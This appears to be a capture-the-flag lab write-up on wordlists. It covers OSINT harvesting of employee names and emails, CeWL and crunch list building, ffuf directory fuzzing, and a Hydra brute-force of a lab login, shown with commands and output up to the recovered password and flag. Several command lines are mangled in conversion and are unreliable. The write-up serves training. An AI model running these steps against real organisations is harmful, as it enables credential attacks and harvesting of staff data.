Introduction to Wordlists

Wordlists

A **wordlist** is simply a text file where each line contains a potential word, phrase, password, filename, or other string. In cyber security, these lists are used for automated guessing

Where Are Wordlists Used?

- **Password guessing and cracking:** Password-cracking tools such as **John the Ripper** and **hashcat** iterate through a wordlist to find the correct password.
- **Service login brute-forcing:** Tools like **Hydra** and **Medusa** test username/password combinations against SSH, FTP, or HTTP. Hydra uses wordlists to attempt logins to various network services.
- **Directory brute-forcing:** A web directory scanner (**DirBuster**, **Gobuster**, **ffuf**) reads a list of standard file and directory names and tests each against a web server. DirBuster, for example, uses wordlists of common filenames and paths to find exposed files and directories. The SecLists(opens in new tab) collection contains specific wordlists for this purpose.
- **Subdomain discovery:** DNS enumeration tools such as **DNSRecon**, **Sublist3r**, and **ffuf** use lists of possible subdomain names to find additional hosts. SecLists provides lists such as `subdomains-top1million-5000.txt` for fast scanning.

Common Tools That Use Wordlists

Tool	Purpose	How it uses wordlists
John the Ripper	Password cracking	Performs dictionary attacks on password hashes using wordlists of common passwords.
hashcat	Password cracking	Uses wordlists and rule-based mutations to crack password hashes.
Hydra	Network service login brute-forcing	Feeds username/password wordlists into login prompts across many protocols.
Gobuster / ffuf	Directory and subdomain enumeration	Reads wordlists of directory names or sub-domains and sends requests to discover hidden resources.
Burp Suite / OWASP ZAP	Web fuzzing	Uses wordlists to fuzz parameters, cookies, and headers for vulnerability discovery.
Aircrack-ng	Wireless password cracking	Uses wordlists to guess WPA/WPA2 passphrases.

Common Wordlist Sources

- **Pre-made wordlists:** Some well-known lists come bundled with penetration-testing distributions. The **rockyou.txt** wordlist is provided by Kali Linux and contains over 14 million commonly used passwords. The Kali package page shows that `rockyou.txt` is included under `/usr/share/wordlists/` and the uncompressed file has 14,344,392 lines. Another essential collection is **SecLists**, a broad set of lists covering usernames, passwords, directories, API endpoints, and attack payloads. SecLists includes lists tailored for web content discovery (`raft-large-files.txt` , `common.txt`), password cracking (`top-passwords-shortlist.txt` , `rockyou.txt`), DNS (`subdomains-top1million-5000.txt`) and many other scenarios.
- **Custom wordlists:** While pre-made lists provide breadth, custom lists tailored to the target often yield better results. Customised lists can include personal information, local language, industry-specific terms, or cultural references. Gathering targeted words reduces noise and increases the chance of guessing real credentials.
- **Automated wordlist generators:** When you know a password pattern or want to exhaust all combinations of a character set, a generator like **crunch** can create the list for you. Crunch takes a minimum and maximum length, and an optional character set, and outputs every possible string that meets those criteria. According to the Kali tool documentation, Crunch is a wordlist generator that can use lowercase and uppercase letters, numbers and symbols separately to generate lists of a defined size. For example, the command `crunch 6 6 0123456789abcdef -o 6chars.txt` produces every six-character string from the hexadecimal character set and writes it to a file.
  Crunch can also send its output to another program, letting you pipe generated passwords directly into tools like **Hydra** or **John the Ripper**. While effective, combinatorial generators should be used judiciously because they produce very large files; targeted custom lists built from OSINT often yield more efficient results.

Gathering Information for Custom Wordlists

Creating an effective custom wordlist begins with information gathering. Generic lists often miss company-specific or technology-specific terms, and a good custom list should include three

categories:

Company-specific keywords: product names, internal features, or project code names

Technology-specific keywords: terms based on the frameworks or languages used (e.g., WordPress plugins, Laravel routes)

Generic keywords: common folders and API routes such as api, assets, admin, dev, login, and settings

Simple OSINT Sources

- **Professional networks:** Employee names, job titles, and technologies from **LinkedIn**, company pages, or recruitment sites can reveal naming patterns. MITRE ATT&CK catalogues this under T1591.004 Identify Roles, recognising employee names, roles, and job descriptions as reconnaissance sources that expose tools, technologies, and internal processes. Tools like linkedin2username or CrossLinked automate employee enumeration.
- **Company websites and social media:** Corporate websites often mention project names, product names, office locations, and slogans. Social media accounts (Twitter/X, Facebook, GitHub) may reveal hashtags, internal acronyms, or services used. Data gathered from profiles, connections, and posts on platforms like LinkedIn, Facebook, Twitter, and GitHub can feed social engineering attacks and expand the attack surface.
- **Job advertisements:** Job postings describe a company's technologies. Phrases like "AWS", "Salesforce", or "React" may appear in internal sub-domains or directories. Searching for the company and adding the term "jobs," or using sites like Indeed or LinkedIn Jobs, can provide these results.

Basic Recon Methods

- **WHOIS lookup:** A **WHOIS** search reveals domain registration details, nameservers, and sometimes contact information for IT staff. WHOIS databases provide the organisation's name and the DNS servers hosting its data. Tools like `whois` are pre-installed on Kali Linux.
- **Subdomain enumeration and certificate search:** Tools like **theHarvester**, **Sublist3r**, and **Recon-ng** extract subdomains and email addresses from public sources. Certificate transparency logs (e.g., crt.sh) and passive DNS services can reveal historical domain names.
- **Site crawling:** Crawling the target website can collect words used in pages, meta-tags, or documents. The **CeWL** tool automates this by spidering pages and extracting words.
- **Technology fingerprinting:** To generate technology-specific keywords, fingerprint the target's technology stack. You can use tools like **BuiltWith** or **Wappalyzer**, or read HTTP headers to identify frameworks, languages, or CMSs. Once you know the technology, browse **SecLists** for lists tailored to those platforms (e.g., WordPress plugin paths or API routes). This approach helps you include relevant directory names and endpoints that generic lists omit.

Tools and Techniques for Gathering Words

Cewl: Crawling for Words and Emails

CeWL(opens in new tab) is a Ruby tool that spiders a URL and extracts unique words from the target. It can also harvest email addresses with the -e flag. We'll use it to collect company-specific terms from the TryFinanceMe site.

cewl -d 2 -m 3 --lowercase --with-numbers -e --email_file emails.txt -w cewl_words.txt http://tryfinanceme.local

Downloading Documents and Extracting Strings

wget -r -A pdf http://tryfinanceme.local/docs/

for f in ($findtryfinanceme.local/docs -name '*.pdf');$dostrings -n5 "f" | grep -vP '[1]|^(stream|endstream|endobj|xref|trailer|startxref)$' >> raw_words.txt; done

```
root@ip-10-130-120-136:~# for f in $(find tryfinanceme.local/docs -name '*
.pdf'); do strings -n 5 "$f" | grep -vP '^[/<>%0-9\\]|^(stream|endstream|e
ndobj|xref|trailer|startxref)$' >> raw_words.txt; done
root@ip-10-130-120-136:~# ls
CTFBuilder  Scripts                reports
Desktop     Templates              snap
Documents   emails_docs.txt        test-reports
Downloads   emails_docs.unique.txt tryfinanceme.local
Pictures    go                     users_from_emails.txt
Postman     neoreg_servers
Rooms       raw_words.txt
root@ip-10-130-120-136:~# cat raw_words.txt
(TryFinanceMe Analyst Handbook \(Draft\)) Tj
nez;) Tj
nez; James O'Brien; Emma Patel; Liam O'Connor; Isabella Rossi; Noah Kim; O
livia Smith)
```

Extracting Emails From Downloaded PDFs

grep -RhiaoP '[A-Za-z0-9._%+-]+@tryfinanceme.com' tryfinanceme.local/docs > emails_docs.txt

sort -u emails_docs.txt > emails_docs.unique.txt

grep -Po '[2]+' emails_docs.unique.txt > users_from_emails.txt

```
root@ip-10-130-120-136:~# grep -RhiaoP '[A-Za-z0-9._%+-]+@tryfinanceme\.c
m' tryfinanceme.local/docs > emails_docs.txt
root@ip-10-130-120-136:~# sort -u emails_docs.txt > emails_docs.unique.tx
root@ip-10-130-120-136:~# grep -Po '^[^@]+' emails_docs.unique.txt > user
_from_emails.txt
root@ip-10-130-120-136:~# ls
CTFBuilder  Rooms                 neoreg_servers
Desktop     Scripts               reports
Documents   Templates             snap
Downloads   emails_docs.txt       test-reports
Pictures    emails_docs.unique.txt  tryfinanceme.local
Postman     go                    users_from_emails.txt
root@ip-10-130-120-136:~# cat emails_docs.txt
security@tryfinanceme.com
careers@tryfinanceme.com
alex.johnson@tryfinanceme.com
maria.chen@tryfinanceme.com
security@tryfinanceme.com
root@ip-10-130-120-136:~# cat emails_docs.unique.txt
alex.johnson@tryfinanceme.com
careers@tryfinanceme.com
maria.chen@tryfinanceme.com
security@tryfinanceme.com
```

Harvesting Names From the Social Page

```
curl -s http://social.tryfinanceme.local/ | grep -Po '(?<=<h3 class="profile-name">)[^<]+' > names.txt
```

```
user@tryhackme:~$ awk '{print tolower($1)"."tolower($2)}' names.txt > users_first.last.txt
user@tryhackme:~$ awk '{print tolower(substr($1,1,1))tolower($2)}' names.txt > users_flast.txt
user@tryhackme:~$ awk '{print tolower($1)tolower(substr($2,1,1))}' names.txt > users_firstl.txt
```

Creating and Cleaning Wordlists

Why Cleaning Matters

A bloated, unfiltered wordlist wastes time. Directories called `#include` or strings containing punctuation are unlikely to exist on a web server. Duplicate entries slow down brute forcing without adding value. Lowercasing everything reduces fragmentation because Helios, helios and HELios all refer to the same string.

Merging and Normalising Password Words

First, combine the words scraped from the site (cewl_words.txt) and the strings extracted from PDFs (raw_words.txt). Sorting and removing duplicates yields a cleaner starting point:

cat cewl_words.txt raw_words.txt | sort -u > words_raw.txt

cat words*raw.txt* | *tr '[:upper:]' '[:lower:]'* | *tr -d '\r'* | *grep -P '*[3]*[a-z0-9.-]{4,}$'* | sort -u > words_clean.txt

```
user@tryhackme:~$ wc -l words_clean.txt
user@tryhackme:~$ head words_clean.txt
about
access
account
accuracy
advanced
analysis
analyst
analytics
analyze
assessment
```

Merging and Normalising Usernames

cat users_first.last.txt users_flast.txt users_firstl.txt users_from_emails.txt | sort -u > users.txt

Generating a Pattern-Based Password List

crunch 11 11 -t Helios20%! -o pass_helios.txt

Using Your Wordlist

Directory and File Discovery With Ffuf

Directory enumeration answers the question: What resources exist on the web server that are not linked publicly? Tools like ffuf take a list of potential paths and append each to a base URL.

ffuf -w words_clean.txt -u http://tryfinanceme.local/FUZZ -e .php,.html,/ -mc 200,301,302

Brute-Forcing the Login Page With Hydra

Once we know the hidden directory, navigate to it. We will find a login form at http://tryfinanceme.local/helios/login.php. Hydra can send HTTP POST requests and iterate through combinations of usernames and passwords.


The `http-post-form` module takes the form specification as its argument, with three colon-separated parts:

1. `/helios/login.php` : The path to the login handler.
2. `username=^USER^&password=^PASS^` : The POST body, using Hydra's `^USER^` and `^PASS^` placeholders.
3. `S=THM{` : A success condition. Hydra considers the login successful if the HTTP response contains `THM{`. This is specific to our lab, where the flag appears upon successful login.


hydra -L users.txt -P pass_helios.txt -f -V -t 4 tryfinanceme.local http-post-form '/helios/login.php:username=^USER^&password=^PASS^:S=THM{'

```
[ATTEMPT] target tryfinanceme.local - login "alex.johnson" - pass "Helios2028!" - 129 of 500
 [child 2] (0/0)
[80][http-post-form] host: tryfinanceme.local   login: alex.johnson   password: Helios2025!
[STATUS] attack finished for tryfinanceme.local (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-09-03 10:55:36
```

using the username and password I obtained



I logged in and got the flag



Welcome, alex.johnson

THM{w0rdlists_win_rooms}

---

1. /<>%0-9\ ↩
2. ^@ ↩
3. a-z0-9 ↩